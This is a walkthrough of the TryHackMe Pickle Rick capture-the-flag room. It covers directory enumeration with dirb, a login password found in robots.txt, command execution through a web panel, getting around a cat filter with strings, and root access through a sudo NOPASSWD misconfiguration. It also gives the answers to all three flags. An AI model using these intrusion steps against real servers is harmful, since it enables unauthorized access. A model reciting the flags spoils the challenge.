

# **Pickle Rick CTF TryHackMe**

**Type: Easy**

This document is my approach to solving the **pickle rick capture the flag**



## **About Pickle Rickle CTF**

This CTF theme is based on the **Rick and Morty TV show**.  
The requirements of this CTF is to exploit a web server and find these 3 ingredients (flags).

### **Step 1: Start the machine**

### **Step 2: Copy the ip address to web browser**

This ip address contains a website which is running on http port 80



```
root@ip-10-10-190-205:~# dirb http://10.10.106.70/ -w /usr/share/wordlists/dirb/big.txt
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Fri Jul 11 09:57:36 2025  
URL_BASE: http://10.10.106.70/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
OPTION: Not Stopping on warning messages
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://10.10.106.70/ ----  
==> DIRECTORY: http://10.10.106.70/assets/  
+ http://10.10.106.70/index.html (CODE:200|SIZE:1062)  
+ http://10.10.106.70/robots.txt (CODE:200|SIZE:17)  
+ http://10.10.106.70/server-status (CODE:403|SIZE:277)
```

So we got the directories **assets**, **server-status** and **robots.txt**  
But we didn't get the **website login directories**.

Inorder to get the login directories we need to use -X flag of dirb tool to  
add different file extensions such as **php,js,...**

```
DOWNLOADED: 9224 - FOUND: 3  
root@ip-10-10-190-205:~# dirb http://10.10.106.70/ -w /usr/share/wordlists/dirb/big.txt -X .js,.php
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```


```
START_TIME: Fri Jul 11 09:58:03 2025  
URL_BASE: http://10.10.106.70/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
OPTION: Not Stopping on warning messages  
EXTENSIONS_LIST: (.js,.php) | (.js)(.php) [NUM = 2]
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://10.10.106.70/ ----  
+ http://10.10.106.70/denied.php (CODE:302|SIZE:0)  
+ http://10.10.106.70/login.php (CODE:200|SIZE:882)  
+ http://10.10.106.70/portal.php (CODE:302|SIZE:0)
```

So we got other directories **/denied.php**, **/login.php**, **/portal.php**

When we go through **login.php** we got our website



Portal Login Page

Username:

Password:


Login

As of now we only got the username, not password. Inorder to find password we need to look other directories for clues.


#### Step 4: Find the password

Currently we have **portal.php**, **denied.php** , **assets**, **server-status** and **robots.txt** to look.

First Im going to look into robots.txt



We got random string , we need to check whether this is password or not



## Portal Login Page


Username:

Password:

Login

So we successfully login with that random string, so it is the password.

[Rick Portal](#) [Commands](#) [Potions](#) [Creatures](#) [Potions](#) [Beth Clone Notes](#)



### Command Panel

Execute

In this web interface, there is a command panel, we can execute commands here.

We need to try some **linux commands** to test it.

**\$ whoami**

## Command Panel

Execute

**www-data**

So the linux commands , so its basically a webshell. We are the user **www-data**, so we have access to all the permissions of this user.

**\$ ls**

## Command Panel

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

So we have some files and directories listed in the machine.

**Our first question, what is the first ingredient that Rick needs?**

Inorder to find the ingredient, we need to read the files from the lists.

First we need to read **Sup3rS3cretPick13Ingred.txt**


In linux we use **cat** command to read files in terminal.

```
$ cat Sup3rS3cretPickl3Ingred.txt
```

## Command Panel

Execute

Command disabled to make it hard for future **PICKLEEEE RICCKKKK**.



We can see that we can't use **cat command** to read the files. So we need to try alternative methods .There are different ways to read the files other than the **cat** command.

In this **CTF** im using **strings** command to read the files.

**Strings** command is used in linux to print the readable strings in a file.

```
$ strings Sup3rS3cretPickl3Ingred.txt
```

## Command Panel

Execute

We got the first flag after executing with **strings** command.

```
mr. meeseek hair
```

Answer 1: **mr. meeseek hair**

**Our second question , what is the second ingredient in Rick's potion?**

Inorder to find the second answer, we need to look for other files or clues in this system.

Since we are by default is in the **/var/www/html** directory, Im going to list for the **/home** directory to know which users are present and check if any other files or clues present or not.

**\$ cd /home;ls**

### Command Panel

Commands

Execute

```
rick  
ubuntu
```

So we have two users in this system ,**rick & ubuntu**.

We need to look for the rick folder to check whether if some files exists or not.

**\$ cd /home;cd rick;ls**



## Command Panel

```
cd /home;cd rick;ls|
```

Execute

```
second ingredients
```

So there is a file named '**second ingredients**' in the home directory of **rick**.

Read this file to get the **second ingredient**.

**\$cd /home;cd rick;ls;strings second\***

## Command Panel

```
cd /home;cd rick;ls;strings second*
```

Execute

```
second ingredients  
1 jerry tear
```

So we got the second ingredient **1 jerry tear**.

Answer 2: **1 jerry tear**

**Our third and last question, what is the last and final ingredient?**

Inorder to find the last answer, we need to also look and check other files and folders.


One more user present in this system named **ubuntu**, but when we check upon that folder, its empty. Also when we check other folders like **assets** in **/var/www/html (default by user www-data)**, its contains the **source code** of the site, there is no information we need.

So we can assume that like the other answer we are possibly looking for is in the root users directory. But since we dont know the password of the root user, we can't access the home directory of the root user which is located in the **/root/**.

When we try to list the root directory , you can see that it is shown empty, because we dont have any permission to list or move to the root users directory.

**\$ ls /root**

## Command Panel



ls /root

Execute

So here we have two options like first we need to check our user (www-data) can execute sudo permission or not in this system, if not we need to escalate our privileges to root through any vulnerability exploitation or other.

'**sudo -l**' command is used to check whether the current user has permission to execute any specific commands using **sudo privileges**. It displays the **list of commands** that the user is allowed to run with **elevated (root) privileges**.

**\$ sudo -l**

Command Panel

sudo -l

Execute

```
Matching Defaults entries for www-data on ip-10-10-106-70:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-106-70:
    (ALL) NOPASSWD: ALL
```

From above output of the command , you can see that the user **www-data** has full root privileges on the system and can execute any command as any user using **sudo** without needing any password. This represents a **critical security misconfiguration** in the system that allows for **instant privilege escalation to root**.

So from this , we can access the **root directory** and its files by adding **sudo** command as **prefix** to add our command.

We can check it by listing the home directory of the root.

**\$ sudo ls /root**

## Command Panel

```
sudo ls /root
```

Execute

```
3rd.txt  
snap
```

So you can see that we successfully listed the root directory and there is a file named **3rd.txt** is located in it.

We need to read this file to finally get the **final ingredient** using **strings** command.

**\$ sudo strings /root/3rd.txt**

## Command Panel

```
sudo strings /root/3rd.txt
```

Execute


```
3rd ingredients: fleeb juice
```

From above you can see that we got our final ingredient, **fleeb juice**.

Answer 3: **fleeb juice**


So after submitting this three answers in our **PickleRick** room in TryHackMe.

✓ Woop woop! Your answer is correct



### Congratulations on completing Pickle Rick!!! 🎉

Points earned 🕒 90	Completed tasks ✅ 1	Room type 🚩 Challenge	Difficulty 📶 Easy	Streak 🔥 1
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 This room counted toward joining the league 🎯

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